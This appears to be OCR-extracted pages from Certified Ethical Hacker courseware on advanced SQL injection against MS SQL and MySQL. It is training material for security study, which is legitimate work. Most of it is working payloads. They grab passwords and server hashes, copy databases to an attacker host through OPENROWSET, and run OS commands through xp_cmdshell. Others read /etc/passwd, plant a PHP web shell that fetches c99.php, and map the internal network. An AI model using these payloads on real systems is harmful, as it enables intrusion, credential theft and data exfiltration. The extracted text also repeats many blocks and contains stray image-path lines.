


Microsoft Access

You can create database accounts in Microsoft Access:

- ④ Click the **New Button** image on the toolbar.
- ④ In the **New File** task pane, under **Templates**, click **My Computer**.
- ④ On the **Databases** tab, click the icon for the kind of database you want to create, and then click **OK**.
- ④ In the **File New Database** dialog box, specify a name and location for the database, and then click **Create**.
- ④ Follow the instructions in the Database Wizard.

```
CREATE USER victor IDENTIFIED BY 'Pass123'
```



Password Grabbing

Attackers grab passwords through various methods. The following is the query used for password grabbing. Once the password is grabbed, the attacker might destroy the system or steal it. At times, attackers might even succeed in escalating privileges up to the admin level.

```
'; begin declare @var varchar(8000) set @var=':' select @var=@var+' '+login+'/'+password+'' from users where login > @var select @var as var into temp end --
-----'
' and 1 in (select var from temp) --
-----
' ; drop table temp -
```

Grabbing user names and passwords from a user defined table:

User Name	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

TABLE 14.6: Password Grabbing

Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
    declare @tempint int,
    @firstint int, @secondint int
    select @tempint=CONVERT
    (int, SUBSTRING(@binvalue, @i, 1))
    select @firstint=FLOOR
    (@tempint/16)
    select @secondint=@tempint -
    (@firstint*16)
    select @charvalue=@charvalue +
    SUBSTRING (@hexstring, @firstint+1, 1) +
    SUBSTRING (@hexstring, @secondint+1, 1)
    select @i=@i+1 END
And then we just cycle through all passwords
```

SQL query

```
SELECT name, password FROM sysxlogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dba access
With lower privileges you can still recover user names and brute force the password

SQL server hash sample

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF04129A1D72E7C3194F7284A7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
drop table temp --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Grabbing SQL Server Hashes

Some databases store user IDs and passwords in a table called **sysxlogins**. An attacker tries extracting hashes through error messages. The attacker converts the hashes into hexadecimal format, which were previously in binary code. Once the attacker is done with the conversion process, the hashes will be displayed as error messages.

If the Password field requires **DBO access** with lower privileges you can still recover user names and brute force the password.

- ➊ SQL query
 - ➋ SELECT name, password FROM sysxlogins
 - ➋ To display the hashes through an error message, convert hashes → Hex → concatenate
 - ➋ Password field requires dbo access
 - ➋ With lower privileges you can still recover user names and brute force the password
- ➋ SQL server hash sample

0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF04129A1D72E7C3194F7284A7F3A

Extract hashes through error messages:

```
' and 1 in (select x from temp) --  
' and 1 in (select substring (x, 256, 256) from temp) --  
' and 1 in (select substring (x, 512, 256) from temp) --  
' drop table temp --
```

The hashes are extracted using:

```
SELECT password FROM master..sysxlogins
```

You then hex each hash:

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),  
@hexstring = '0123456789ABCDEF'  
while (@i<=@length) BEGIN  
declare @tempint int,  
@firstint int, @secondint int  
select @tempint=CONVERT  
(int,SUBSTRING(@binvalue,@i,1))  
select @firstint=FLOOR  
(@tempint/16)  
select @secondint=@tempint -  
(@firstint*16)  
select @charvalue=@charvalue +  
SUBSTRING (@hexstring,@firstint+1,1) +  
SUBSTRING (@hexstring, @secondint+1, 1)  
select @i=@i+1 END
```

And then you just cycle through all passwords.

Extracting SQL Hashes (In a Single Statement)

C|EH
Certified Ethical Hacker

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end --'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting SQL Hashes (In a Single Statement)

The following statement is used to extract SQL hashes:

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end --'
```

Transfer Database to Attacker's Machine

SQL Server can be linked back to the attacker's DB by using OPENROWSET

DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on port 80

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases --'
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_sysdatabases') select * from user_database.dbo.sysobjects --'
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..table1') select * from database..table1 --'
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..table2') select * from database..table2 --'
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns --'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Transfer Database to an Attacker's Machine

An attacker can also link a target **SQL server database** with his or her machine. By doing this, the attacker can transfer the target SQL server database data to his or her machine. Attackers do this by using **OPENROWSET**; the DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on port 80.

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases --'

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_sysdatabases') select * from user_database.dbo.sysobjects --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..table1') select * from database..table1 --'

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..table2') select * from database..table2 --'

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns --'
```

```
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP
,80;', 'select * from mydatabase..hacked_syscolumns') select * from
user_database.dbo.syscolumns --
'; insert into OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from
mydatabase..table2') select * from database..table2 --
'; insert into
OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network
=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..
table1') select * from
database..table1 -
```

Interacting with the Operating System

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

Find passwords and execute commands
Both methods are restricted by the database's running privileges and permissions

MySQL OS Interaction

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

MS SQL OS Interaction

```
; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ;
select @data=@data+txt+'| ' from tmp where txt<@data ;
select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Interacting with the Operating System

There are two ways by which an attacker can interact with the operating system.

- Once the attacker enters into the system, he or she can read or write the system file from the disk.
- An attacker can directly execute the commands via remote shell.

Both the methods are restricted by the database's running privilege and permissions.

MySQL OS Interaction

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
```

```
'; CREATE TABLE tmp (txt varchar(8000));      BULK INSERT tmp FROM
'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into
temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```



FIGURE 14.19: MS SQL OS Interaction

Interacting with the File System

CEH
Certified Ethical Hacker

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query, and dump the results into a file

`NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

If successful, the injection will display the contents of the passwd file



`NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*`

If successful, it will then be possible to run system commands via the \$_GET global. The following is an example of using wget to get a file: <http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Interacting with the File System

An attacker uses the following functions to interact with the file system:

- **LOAD_FILE():** The LOAD_FILE() function within MySQL allows attacker to read and return the contents of a file located within the MySQL Server.
- **INTO OUTFILE():** The OUTFILE() function within MySQL allows attacker to run a query, and dump the results into a file.

`NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

If successful, the injection will display the contents of the password file.

`NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
system($_GET["command"]); ?>' INTO OUTFILE
'/var/www/juggyboy.com/shell.php'/*`

If successful, it will then be possible to run system commands via the \$_GET global. The following is an example of using wget to get a file:

<http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php>

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Server name and configuration
`' and 1 in (select @@servername) --
' and 1 in (select srvname from master..sysservers) --`
- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- `Ipconfig /all, Tracert myIP, arp -a, nbtstat -c, netstat -ano, route print`

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell  
'nslookup a.com MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell  
'ping 10.0.0.75' --
```

OPENROWSET

```
*: select * from OPENROWSET(  
'SQLoledb', 'uid=sa;  
pwd=Pass123; Network=DBMSSOCN;  
Address=10.0.0.75,80';  
'select * from table')
```

The diagram illustrates the process of network reconnaissance. It starts with an 'Attacker' icon, followed by a 'Database' icon, then an 'OS Shell' icon, and finally a 'Local Network' icon represented by four computer monitors. Dotted arrows connect each icon to the next in sequence.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

Attacker assesses network connectivity to find out the **server name** and **configuration** in order to find out information about the **network infrastructure**; for this attackers use various tools like NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, Trace route, etc. All the firewalls and proxies are also tested.

- Server name and configuration' and 1 in (select @@servername) -- and 1 in (select srvname from master..sysservers) --
- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, Trace route?
- Test for firewall and proxies

Network Reconnaissance

Network reconnaissance is used to gather all the information about the network and then to check for vulnerabilities present in the network.

You can execute the following using the `xp_cmdshell` command:

`Ipconfig /all, Tracert myIP, arp -a, nbtstat -c, netstat -ano, route print`

Gathering IP information through reverse lookups

An attacker uses the following techniques to gather IP information through reverse lookups:

- Reverse DNS: When the web server logs are being processed, reverse lookup is used to determine names of the machines accessing the server and also where the users are from, etc.

```
'; exec master..xp_cmdshell 'nslookup a.com MyIP' -
```

- Reverse Pings: Code for the reverse ping is:

```
'; exec master..xp_cmdshell 'ping 10.0.0.75' --
```

- OPENROWSET: OPENROWSET provides a way to use data from a different server in a SQL server statement. It is also helpful to connect to data source directly through OLE DB directly without necessity of creating a linked server.

```
'; select * from OPENROWSET( 'SQLOleDB', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```



FIGURE 14.20: Network Reconnaissance Using SQL Injection

Network Reconnaissance Full Query



A screenshot of a web browser window showing a SQL injection payload. The URL is <http://www.juggyboy.com>. The page content displays the following SQL code:

```
-- declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --  
-- CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --  
-- begin declare @data varchar(8000) ; set @data=': ' ;  
-- select @data=@data+txt+' | ' from tmp where txt<@data ;  
-- select @data as x into temp end --  
-- and 1 in (select substring(x,1,255) from temp) --  
-- declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --
```

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server 2005/2008. To enable this feature EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Network Reconnaissance Full Query

Network reconnaissance is used for **testing potential vulnerabilities** in a computer network. Besides many uses, it has limitations where it is more prone to being hacked. Network reconnaissance is one of the major network attacks. Network reconnaissance can be reduced to some extent but can't be stopped completely. Attackers use various network mapping tools such as **Nmap** and **Firewalk** to determine the vulnerabilities of the network. Network reconnaissance could not only be external but also internal.

```
-- declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --  
-- CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --  
-- begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --  
-- and 1 in (select substring(x,1,255) from temp) --  
-- declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --
```

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server 2005/2008. To enable this feature: `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE`



The screenshot shows a web browser window with the URL `http://www.juggyboy.com` in the address bar. The main content area displays a multi-line SQL query. The code includes several commented-out sections and some legitimate database operations like creating a temporary table and performing bulk inserts.

```
; declare @var varchar(256); set @var = ' del test.txt &&
arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt';
EXEC master..xp_cmdshell @var -- 


--CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --

-- begin declare @data varchar(8000) ; set @data=': ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --

-- and 1 in (select substring(x,1,255) from temp) --

-- declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

FIGURE 14.21: Network Reconnaissance Full Query



Module Flow

Attackers can also make use of tools to perform SQL injection attacks. These tools help attackers carry out various types of SQL injection attacks. The SQL injection tools make the attacker's job easy.

	SQL Injection Concepts		Advanced SQL Injection
	Testing for SQL Injection		SQL Injection Tools
	Types of SQL Injection		Evasion Techniques
	Blind SQL Injection		Countermeasures
	SQL Injection Methodology		

This section lists and describes different SQL injection tools that attackers can use to commit attacks.

The screenshot shows the BSQL Hacker v0.9.0.9 - Beta tool interface. It has two main windows. The left window is titled 'Request & Injection' and shows a list of 'Request History' with various SQL injection payloads. The right window is titled 'Web Preview' and shows a browser displaying a search result from Google. The status bar at the bottom of both windows indicates 'Attack Successfully Finished!'. The top right corner of the interface features the EC-Council Certified Ethical Hacker logo.



SQL Injection Tools: BSQLHacker

Source: <http://labs.portcullis.co.uk>

BSQL (Blind SQL) Hacker is an automated **SQL injection framework/tool** that allows attackers to exploit SQL injection vulnerabilities virtually in any database.

Its feature includes:

- ⌚ Fast and multithreaded
- ⌚ 4 different SQL injection support:
 - ⌚ Blind SQL injection
 - ⌚ Time-based blind SQL injection
 - ⌚ Deep blind (based on advanced time delays) SQL injection
 - ⌚ Error-based SQL injection
- ⌚ Can automate most of the new SQL injection methods those relies on blind SQL injection
- ⌚ RegEx signature support
- ⌚ Console and GUI support

- ⊕ Load/save support
- ⊕ Token/Nonce/ViewState etc. support
- ⊕ Session-sharing support
- ⊕ Advanced configuration support
- ⊕ Automated attack mode, automatically extract all database schema and data mode




FIGURE 14.22: BSQLHacker Screenshot

SQL Injection Tool: Marathon Tool

Using Marathon Tool, a malicious user can send **heavy queries** to perform a **Time-Based Blind SQL Injection** attack

Database Schema extraction from SQL Server, Oracle and MySQL

Parameter Injection using HTTP GET or POST

SSL support

HTTP proxy connection available

Authentication methods: Anonymous, Basic, Digest and NTLM

MySQL logo

Syringe icon

Marathon Tool (version 0.1.3.10)

File | Help

Configuration | Database schema | Debugging

Basic configuration:

Database engine: Microsoft SQL Server

Target base URL: http://www.google.com/

Parameters | Cookies | Authentication | Proxy

Name Value

Time injection with: sleep(1) | File injection with: /etc/passwd

Proxy options:

Min heavy query time: 4000 ms | Max tests count: 200

HTTP request timeout: 5000 ms | Min. packet queue: 500

Pause after heavy query: 5000 ms | Max. pings for success: 100

Pause after any query: 200 ms | Create session in website

Heavy queries table: dba.databases, users

Start injection:

Attack | Get schema | Get user

http://marathontool.codeplex.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Tools: Marathon Tool

Source: <http://marathontool.codeplex.com>

Marathon Tool is a POC for using heavy queries to perform a time-based blind SQL injection attack.

Application Supported features:

- Database schema extraction from SQL Server, Oracle, and MySQL
- Data extraction from **Microsoft Access 97/2000/2003/2007** databases
- Parameter injection using HTTP GET or POST
- SSL support
- HTTP proxy connection available
- Authentication methods: Anonymous, Basic, Digest, and NTLM
- Variable and value insertion in cookies (does not support dynamic values)
- Configuration available and flexible for injections

